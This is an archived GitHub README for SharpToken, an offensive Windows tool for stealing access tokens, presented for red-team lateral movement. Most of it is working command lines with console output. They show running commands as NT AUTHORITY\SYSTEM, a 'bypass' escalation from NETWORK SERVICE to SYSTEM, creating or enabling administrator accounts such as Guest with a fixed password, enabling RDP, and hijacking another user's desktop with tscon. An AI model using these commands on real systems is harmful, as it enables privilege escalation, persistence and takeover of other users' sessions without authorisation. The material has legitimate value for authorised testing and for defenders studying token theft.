


GitHub - BeichenDream/SharpToken: Windows Token Stealing Expert

By BeichenDream

Archived: 2026-04-05 21:39:03 UTC

During red team lateral movement, we often need to steal the permissions of other users. Under the defense of modern EDR, it is difficult for us to use Mimikatz to obtain other user permissions, and if the target user has no process alive, we have no way to use "OpenProcessToken" to steal Token.

SharpToken is a tool for exploiting Token leaks. It can find leaked Tokens from all processes in the system and use them. If you are a low-privileged service user, you can even use it to upgrade to "NT AUTHORITY\SYSTEM" privileges, and you can switch to the target user's desktop to do more without the target user's password. ..



```
管理员: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
PS C:\> \SharpToken.exe

SharpToken By BeichenDream
=====
Github : https://github.com/BeichenDream/SharpToken
Usage:
SharpToken COMMAND arguments
COMMANDS:
    list_token [process pid]
    list_all_token [process pid]
    add_user <username> <password> [group] [domain]
    enableUser <username> <NewPassword> [NewGroup]
    delete_user <username> [domain]
    execute <tokenUser> <commandLine> [Interactive]
    enableRDP
    tscon <targetSessionId> [sourceSessionId]

example:
SharpToken list_token
SharpToken list_token 6543
SharpToken add_user admin Abcd1234! Administrators
SharpToken enableUser Guest Abcd1234! Administrators
SharpToken delete_user admin
SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami"
SharpToken execute "NT AUTHORITY\SYSTEM" cmd true
SharpToken tscon 1

PS C:\> _
```

Usage

```
SharpToken By BeichenDream
=====

Github : https://github.com/BeichenDream/SharpToken
```

If you are an NT AUTHORITY\NETWORK SERVICE user then you just need to add the bypass parameter to become an NT / e.g.

SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami" bypass

Usage:

SharpToken COMMAND arguments

COMMANDS:

list_token [process pid] [bypass]

list_all_token [process pid] [bypass]

add_user <username> <password> [group] [domain] [bypass]

enableUser <username> <NewPassword> [NewGroup] [bypass]

delete_user <username> [domain] [bypass]

execute <tokenUser> <commandLine> [Interactive] [bypass]

enableRDP [bypass]

tscon <targetSessionId> [sourceSessionId] [bypass]

example:

```
SharpToken list_token
```

```
SharpToken list_token bypass
```

```
SharpToken list_token 6543
```

```
SharpToken add_user admin Abcd1234! Administrators
```

```
SharpToken enableUser Guest Abcd1234! Administrators
```

```
SharpToken delete_user admin
```

```
SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami"
```

```
SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami" bypass
```

```
SharpToken execute "NT AUTHORITY\SYSTEM" cmd true
```


```
SharpToken execute "NT AUTHORITY\SYSTEM" cmd true bypass
```

```
SharpToken tscon 1
```

Elevated Permissions

In addition to the usual Token stealing privilege enhancement, SharpToken also supports obtaining Tokens with integrity through Bypass

If you are an NT AUTHORITY\NETWORK SERVICE user and you add the bypass parameter, SharpToken will steal System from RPCSS, that is, unconditional NT AUTHORITY\NETWORK SERVICE to NT AUTHORITY\SYSTEM



ListToken

Enumerated information includes SID, LogonDomain, UserName, Session, LogonType, TokenType, TokenHandle (handle of Token after Duplicate), TargetProcessId (process from which Token originates), TargetProcessToken (handle of Token in source process), Groups (group in which Token user is located)

```
SharpToken list_token
```

```
管理员: Windows PowerShell
PS C:\Users\Administrator\Desktop> .\SharpToken.exe list_token
-----
FieldName: SID Value: S-1-5-21-2684884204-1683380983-1034380324-500
FieldName: LogonDomain Value: WIN-GUT0UR5FUUK
FieldName: UserName Value: WIN-GUT0UR5FUUK\Administrator
FieldName: Session Value: 1
FieldName: LogonType Value: Interactive
FieldName: TokenType Value: TokenPrimary
FieldName: TokenHandle Value: 468
FieldName: TargetProcessId Value: 408
FieldName: TargetProcessToken Value: 368
FieldName: ImpersonationLevel Value: Delegation
FieldName: AuthenticationType Value: NTLM
FieldName: TargetProcessExePath Value:
FieldName: TokenElevationType Value: TokenElevationTypeDefault
FieldName: IntegrityLevel Value: HighIntegrity
FieldName: IsRestricted Value: False
FieldName: TokenUIAccess Value: False
FieldName: Groups Value: WIN-GUT0UR5FUUK\None,Everyone,BUILTIN\Administrators,BUILTIN\Users,BUILTIN\Certificate Se
FieldName: IsClose Value: False
-----
FieldName: SID Value: S-1-5-19
FieldName: LogonDomain Value: NT AUTHORITY
FieldName: UserName Value: NT AUTHORITY\LOCAL SERVICE
FieldName: Session Value: 0
FieldName: LogonType Value: Service
FieldName: TokenType Value: TokenPrimary
FieldName: TokenHandle Value: 520
FieldName: TargetProcessId Value: 468
FieldName: TargetProcessToken Value: 284
FieldName: ImpersonationLevel Value: Delegation
FieldName: AuthenticationType Value: Negotiate
FieldName: TargetProcessExePath Value:
FieldName: TokenElevationType Value: TokenElevationTypeDefault
FieldName: IntegrityLevel Value: SystemIntegrity
FieldName: IsRestricted Value: False
FieldName: TokenUIAccess Value: False
FieldName: Groups Value: Everyone,BUILTIN\Certificate Service DCOM Access,BUILTIN\Users,NT AUTHORITY\SERVICE,控制台
FieldName: IsClose Value: False
```

Enumerate Tokens from the specified process

```
SharpToken list_token 468
```

```
管理员: Windows PowerShell
PS C:\Users\Administrator\Desktop> .\SharpToken.exe list_token 468
-----
FieldName: SID Value: S-1-5-19
FieldName: LogonDomain Value: NT AUTHORITY
FieldName: UserName Value: NT AUTHORITY\LOCAL SERVICE
FieldName: Session Value: 0
FieldName: LogonType Value: Service
FieldName: TokenType Value: TokenPrimary
FieldName: TokenHandle Value: 468
FieldName: TargetProcessId Value: 468
FieldName: TargetProcessToken Value: 284
FieldName: ImpersonationLevel Value: Delegation
FieldName: AuthenticationType Value: Negotiate
FieldName: TargetProcessExePath Value:
FieldName: TokenElevationType Value: TokenElevationTypeDefault
FieldName: IntegrityLevel Value: SystemIntegrity
FieldName: IsRestricted Value: False
FieldName: TokenUIAccess Value: False
FieldName: Groups Value: Everyone,BUILTIN\Certificate Service DCOM Access,BUILTIN\Users,NT AUTHORITY\
FieldName: IsClose Value: False
-----
FieldName: SID Value: S-1-5-18
FieldName: LogonDomain Value: WORKGROUP
FieldName: UserName Value: NT AUTHORITY\SYSTEM
FieldName: Session Value: 0
FieldName: LogonType Value: UndefinedLogonType
FieldName: TokenType Value: TokenPrimary
FieldName: TokenHandle Value: 520
FieldName: TargetProcessId Value: 468
FieldName: TargetProcessToken Value: 396
FieldName: ImpersonationLevel Value: Delegation
FieldName: AuthenticationType Value: NTLM
FieldName: TargetProcessExePath Value:
FieldName: TokenElevationType Value: TokenElevationTypeDefault
FieldName: IntegrityLevel Value: SystemIntegrity
FieldName: IsRestricted Value: False
FieldName: TokenUIAccess Value: False
FieldName: Groups Value: Everyone,WIN-GUT0UR5FUUK\SQLServerMSSQLServerADHelperUser$WIN-GUT0UR5FUUK,BU
FieldName: IsClose Value: False
-----
FieldName: SID Value: S-1-5-20
FieldName: LogonDomain Value: WORKGROUP
FieldName: UserName Value: NT AUTHORITY\NETWORK SERVICE
FieldName: Session Value: 0
FieldName: LogonType Value: Service
FieldName: TokenType Value: TokenPrimary
FieldName: TokenHandle Value: 524
FieldName: TargetProcessId Value: 468
FieldName: TargetProcessToken Value: 428
FieldName: ImpersonationLevel Value: Delegation
FieldName: AuthenticationType Value: Negotiate
FieldName: TargetProcessExePath Value:
FieldName: TokenElevationType Value: TokenElevationTypeDefault
FieldName: IntegrityLevel Value: SystemIntegrity
FieldName: IsRestricted Value: False
```

Get an interactive shell

```
execute "NT AUTHORITY\SYSTEM" cmd true
```

```
管理员: Windows PowerShell
PS C:\Users\Administrator\Desktop> .\SharpToken.exe execute "NT AUTHORITY\SYSTEM" cmd true
process start with pid 5060
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator\Desktop>whoami
whoami
nt authority\system

C:\Users\Administrator\Desktop>
```

Get command execution results (executed under webshell)

```
SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami"
```

```
管理员: Windows PowerShell
PS C:\Users\Administrator\Desktop> ./SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami"
process start with pid 3628
nt authority\system
PS C:\Users\Administrator\Desktop>
```

Create an admin user with the stolen token

```
SharpToken add_user admin Abcd1234! Administrators
```

Enable an admin user with the stolen token

```
SharpToken enableUser Guest Abcd1234! Administrators
```

Delete a user with a stolen Token

```
SharpToken delete_user admin
```

Use the stolen Token to switch to the target's desktop

Where 1 is the target user's desktop and 2 is the desktop we want to receive

```
SharpToken tscon 1 2
```

LICENSE

[GNU General Public License](#)

Reference

<https://www.tiraniddo.dev/2020/04/sharing-logon-session-little-too-much.html>

<https://github.com/decoder-it/NetworkServiceExploit>

<https://github.com/FSecureLABS/incognito>

<https://github.com/chroblert/JCTokenUtil>

Source: <https://github.com/BeichenDream/SharpToken>